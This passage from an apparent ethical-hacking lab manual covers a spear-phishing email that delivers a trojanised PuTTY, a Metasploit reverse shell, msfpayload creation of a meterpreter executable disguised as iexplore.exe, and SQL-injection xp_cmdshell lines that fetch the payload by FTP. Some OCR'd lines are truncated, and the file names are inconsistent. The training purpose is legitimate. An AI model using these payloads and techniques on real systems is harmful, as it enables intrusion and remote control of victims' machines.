


Figure 32: Send/Receive Button on Outlook Express

17. The email should appear in rmiller's inbox. Click on the hyperlink.




From	Subject	Received
Microsoft Outlook Expre...	Welcome to Outlook Express 6	12/27/2012 9:59 PM
Director	Great SSH Utility	1/3/2013 10:45 PM

From: Director **To:** rmiller@XYZCOMPANY.COM
Subject: Great SSH Utility

Reggie,
I was thinking this ssh utility will really help you with your CEH Studies.
ftp://216.5.1.200/ssh.exe
Sincerely,
CEH Director

Figure 33: Spear Phish Email in the Inbox

18. Click on the link. Save the file to your Windows XP desktop.



File Download - Security Warning


Do you want to run or save this file?

Name: ssh.exe
Type: Application, 563KB
From: 216.5.1.200

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

Figure 34: Save the ssh.exe file

19. Double-click on the ssh.exe file on your desktop. Click Run. Putty should open.



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):
Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial


Load, save or delete a stored session

Saved Sessions:
Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

Figure 35: The Putty Program (With a Special Bonus)


On BackTrack M, you should have a command prompt on the victim’s machine.



```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:22
[*] Starting the payload handler...
[*] Sending stage (240 bytes) to 216.1.1.1

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Figure 36: A connection from the Victim


20. Type the following command to view the network settings on the victim:
    C:\Documents and Settings\Administrator\Desktop>**ipconfig /all**



```
C:\Documents and Settings\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : WINXP
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Physical Address. . . . . . . . . : 00-0C-29-E0-09-3F
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.1.175
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 192.168.1.100

C:\Documents and Settings\Administrator\Desktop>
```

Figure 37: A connection from the Victim

21. On the Windows XP machine, open a command prompt and type the following:



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    192.168.1.175:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.175:1090     216.6.1.100:22         ESTABLISHED
```

Figure 38: The Established Connection

Notice that the connection to the attacker uses port 22, which is the same port that putty will use by default for SSH (Secure Shell) connections. So, this helps to mask the connection established by the malware. However, the victim has not actually made a putty connection yet, and the victim may be curious as to why they have an established connection to an IP address that resides in Syria. A good background in security and a thorough understanding of networking will be helpful to detect this type of behavior.

2.2 Conclusion

A malicious msfpayload is coded with the IP address and listening port of the attacking machine. A wrapper program can combine malicious and legitimate executables so a user can be fooled into launching malicious code. Once the wrapped program is executed, the legitimate program will run while the malicious code will run in the background. This allows the attacker to connect to the victim inconspicuously.

2.3 Discussion Questions

1. What does a wrapper program do?
2. What port is used by default for SSH (Secure Shell) connections?
3. What does the acronym POP stand for?
4. What is a good name for a piece of malware to help disguise its presence?


3 Exploiting the Victim Machine using SQL Injection

In this exercise, we will upload the malicious payload to the victim machine using the stored procedure xp_cmd shell. We will upload the svhost.exe file, which is actually an msfpayload, by creating an ftp answer file and executing the ftp command. After uploading the file, we will launch it to get the victim to connect to the attacker.

3.1 Exploitation with Msfpayload

1. Create an MSF payload by typing the following command in the terminal:

root@bt: msfpayload windows/meterpreter/reverse_tcp LHOST=216.6.1.100 LPORT=443 X > iexplore.exe




```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=216.6.1.100 LPORT=443 X > iexplore.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"216.6.1.100", "LPORT"=>"443"}
```

Figure 39: Creating the msfpayload

Description of the values used within the MSFPAYLOAD command (above)

PAYLOAD	windows/meterpreter/reverse_tcp
LHOST	216.6.1.100
LPORT	443
X	Creates a Executable


2. Type the following command in the terminal to start Metasploit.
   root@bt:~#**msfconsole**



```
root@bt:~# msfconsole

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 40: Metasploit


3. To use the multi-handler within Metasploit, type the following command:
   msf > **use exploit/multi/handler**



```
msf > use exploit/multi/handler
msf  exploit(handler) >
```

Figure 41: Multi-handler


4. To use the multi-handler within Metasploit, type the following command:
   msf exploit(handler) > **set lhost 216.6.1.100**



```
msf  exploit(handler) > set lhost 216.6.1.100
lhost => 216.6.1.100
```

Figure 42: Setting the Local Host IP address


5. Set the listening port to 443 by typing the following command:
   msf exploit(handler) > **set lport 443**



```
msf  exploit(handler) > set lport 443
lport => 443
```

Figure 43: Setting the Port


6. Set the payload to a reverse windows command shell by typing the following:
   msf exploit(handler) > **set payload windows/meterpreter/reverse_tcp**



```
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 44; Setting the Payload


7. Type the following command to run the exploit:
   msf exploit(handler) > **exploit**



```
msf  exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:443
[*] Starting the payload handler...
```

Figure 45: Starting the Listener

8. Open another terminal and Type the following to list the svchost.exe file:
   root@bt:~# **ls**




```
root@bt:~# ls
Desktop  iexplore.exe  puttie.exe  Wordlist.txt
```

Figure 46: Listing the File

9. FTP the iexplore.exe file to Windows 7 by typing the following commands:

   ftp 216.5.1.200
   ftp
   password
   bin
   put iexplore.exe
   bye




```
root@bt:~# ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
Name (216.5.1.200:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put iexplore.exe
local: iexplore.exe remote: iexplore.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
73802 bytes sent in 0.01 secs (10068.8 kB/s)
ftp> bye
221 Goodbye.
```

Figure 47: FTP the File to Windows 7

The password will not be displayed, for security purposes.

If the FTP upload is successful, you will receive the message transfer complete.

10. Return to the Windows 7 machine on the external network. To disable JavaScript, select **Tools** from the Firefox menu bar and go down to Options. Click on the Content button. Uncheck **Enable JavaScript** then click OK.



☑ Block pop-up windows

☑ Load images automatically

☐ Enable JavaScript

Figure 48: Disable JavaScript

11. Go to the Public IP address of XYZ Company by typing this URL in your browser: http://216.1.1.1





Figure 49: Public Facing Website


12. Highlight the fifth line in the sql.txt file. Select edit, then copy from the menu.



```
' exec master..xp_cmdshell 'echo open 216.5.1.200>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo                  ownload.txt'--
' exec master..xp_cmdshell 'echo                  \download.txt'--

' exec master..xp_cmdshell 'echo                  ownload.txt'--
' exec master..xp_cmdshell 'echo                  pub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo                  ownload.txt'--
```

Figure 50: Copying a Line of Text

